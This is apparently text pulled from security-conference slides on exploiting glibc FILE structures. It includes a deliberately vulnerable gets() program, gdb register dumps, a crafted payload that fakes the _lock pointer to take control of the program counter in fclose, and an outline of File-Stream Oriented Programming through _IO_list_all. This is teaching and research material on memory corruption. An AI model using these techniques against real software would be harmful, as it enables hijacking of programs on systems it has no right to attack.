


Exploitation of FILE

- Let's overwrite with buffer address

```
char buf[0x100] = {0};  
FILE *fp ;  
int main(){  
    fp = fopen("key.txt", "rw");  
    gets(buf);  
    fclose(fp);  
}
```

Buffer overflow



Exploitation of FILE

- Not call vtable directly...
- RDX is our input but not call instruction

```
RDX: 0x4141414141414141 ('AAAAAAA')  
RSI: 0x601010 ('A' <repeats 200 times>...)  
RDI: 0x601010 ('A' <repeats 200 times>...)  
RBP: 0xffffffffe500 --> 0x400600 (<_libc_csu_init>: push r15)  
RSP: 0xfffffffffe4d0 --> 0x0  
RIP: 0x7ffff7a7a38c (<_IO_new_fclose+300>: cmp r8, QWORD PTR [rdx+  
R8 : 0x7ffff7fdd700 (0x00007ffff7fdd700)  
R9 : 0x0  
R10: 0x477  
R11: 0x7ffff7a7a260 (<_IO_new_fclose>: push r12)  
R12: 0x4004c0 (<_start>: xor ebp,ebp)  
R13: 0xffffffffe5e0 --> 0x1  
R14: 0x0  
R15: 0x0  
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction c  
----- Code -----  
0x7ffff7a7a37a <_IO_new_fclose+282>: jne 0x7ffff7a7a3d6 <_IO_new_f  
0x7ffff7a7a37c <_IO_new_fclose+284>: mov rdx, QWORD PTR [rbx+0x88]  
0x7ffff7a7a383 <_IO_new_fclose+291>: mov r8, QWORD PTR fs:0x10  
=> 0x7ffff7a7a38c <_IO_new_fclose+300>: cmp r8, QWORD PTR [rdx+0x8]  
0x7ffff7a7a390 <_IO_new_fclose+304>: je 0x7ffff7a7a3d2 <_IO_new_f
```

Exploitation of FILE

- Let's see what happened in fclose
 - We can get information of segfault in gdb and located it in source code

```
37 int
38 _IO_new_fclose (_IO_FILE *fp)
39 {
40     int status;
41     ...
42     _IO_acquire_lock (fp); Segfault
43     if (fp->_IO_file_flags & _IO_IS_FILEBUF)
44         status = _IO_file_close_it (fp);
45     ...
46 }
```

Exploitation of FILE

- FILE structure

```
typedef struct { int lock; int cnt; void *owner; } _I0_lock_t;
```

- _lock
- Prevent race condition in multithread
- Very common in stdio related function
- Usually need to construct it for Exploitation

```
struct _I0_FILE {  
    int _flags; /* High-order bits */  
    ...  
    char* _I0_read_ptr; /* Current read pointer */  
    ...  
    char _shortbuf[1];  
    ...  
    _I0_lock_t *_lock;  
#ifdef _I0_USE_OLD_I0_FILE  
};
```

Exploitation of FILE

- Let's fix the lock

Find a global buffer as our lock

```
gdb-peda$ x/30gx 0x00600900
0x600900: 0x0000000000000000 0x0000000000000000
0x600910: 0x0000000000000000 0x0000000000000000
```

Fix our payload

```
payload = "A"*0x88 + p64(0x600900) + "A"*(0x100-0x90) + p64(0x6009a0)
```

0x100 bytes

offset of _lock

Exploitation of FILE

- We control PC !

```
RAX: 0x4141414141414141 ('AAAAAAAA')  
RBX: 0x6009a0 ('A' <repeats 136 times>)  
RCX: 0x7f55b6de28e0 --> 0xfbcd2088  
RDX: 0x600900 --> 0x0  
RSI: 0x0  
RDI: 0x6009a0 ('A' <repeats 136 times>)  
RBP: 0x0  
RSP: 0x7ffee6b936c0 --> 0x0  
RIP: 0x7f55b6a8b29c (<_IO_new_fclose+60>: call QWORD PTR [rax+  
R8 : 0x7f55b6ff2700 (0x00007f55b6ff2700)  
R9 : 0x4141414141414141 ('AAAAAAAA')  
R10: 0x477  
R11: 0x7f55b6a8b260 (<_IO_new_fclose>: push r12)  
R12: 0x400470 (<_start>: xor ebp,ebp)  
R13: 0x7ffee6b937c0 --> 0x1  
R14: 0x0  
R15: 0x0  
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT directic  
-----  
-----  
0x7f55b6a8b290 <_IO_new_fclose+48>: mov rax,QWORD PTR [rbx+0xd8  
0x7f55b6a8b297 <_IO_new_fclose+55>: xor esi,esi  
0x7f55b6a8b299 <_IO_new_fclose+57>: mov rdi,rbx  
=> 0x7f55b6a8b29c <_IO_new_fclose+60>: call QWORD PTR [rax+0x10]
```

Exploitation of FILE

- Another interesting
 - stdin/stdout/stderr is also a FILE structure in glibc
 - We can overwrite the global variable in glibc to control the flow

00000000003c48e0 g	D0 .data	00000000000000e0	GLIBC_2.2.5	_IO_2_1_stdin_
00000000003c5710 g	D0 .data	0000000000000008	GLIBC_2.2.5	stdin
00000000003c5620 g	D0 .data	00000000000000e0	GLIBC_2.2.5	_IO_2_1_stdout_
00000000003c5708 g	D0 .data	0000000000000008	GLIBC_2.2.5	stdout
00000000003c5700 g	D0 .data	0000000000000008	GLIBC_2.2.5	stderr

GLIBC SYMBOL TABLE



Global offset

Agenda

- Introduction
 - File stream
 - Overview the FILE structure
- Exploitation of FILE structure
 - FSOP
 - Vtable verification in FILE structure
 - Make FILE structure great again
- Conclusion


FSOP

- File-Stream Oriented Programming
 - Control the linked list of File stream
 - `_chain`
 - `_IO_list_all`
 - Powerful function
 - `_IO_flush_all_lockp`

FSOP

- `_IO_flush_all_lockp`
 - `fflush` all file stream
- When will call it
 - Glib abort routine
 - exit function
 - Main return

Glibc abort routine



If the condition is satisfied


FSOP

- `_IO_flush_all_lockp`
 - It will process all FILE in FILE linked list
 - We can construct the linked list to do oriented programing

```
_IO_flush_all_lockp (int do_lock)
{
    struct _IO_FILE *fp;          fp = _IO_list_all
    ...
    fp = (_IO_FILE *) _IO_list_all;
    while (fp != NULL)
    {
        run_fp = fp;
        if (((fp->_mode <= 0 &&
              fp->_IO_write_ptr > fp->_IO_write_base)) condition
            && _IO_OVERFLOW (fp, EOF) == EOF) Trigger virtual function
        result = EOF;
        run_fp = NULL;
        ...
        fp = fp->_chain; Point to next
    }
    ...
    return result;
}
```

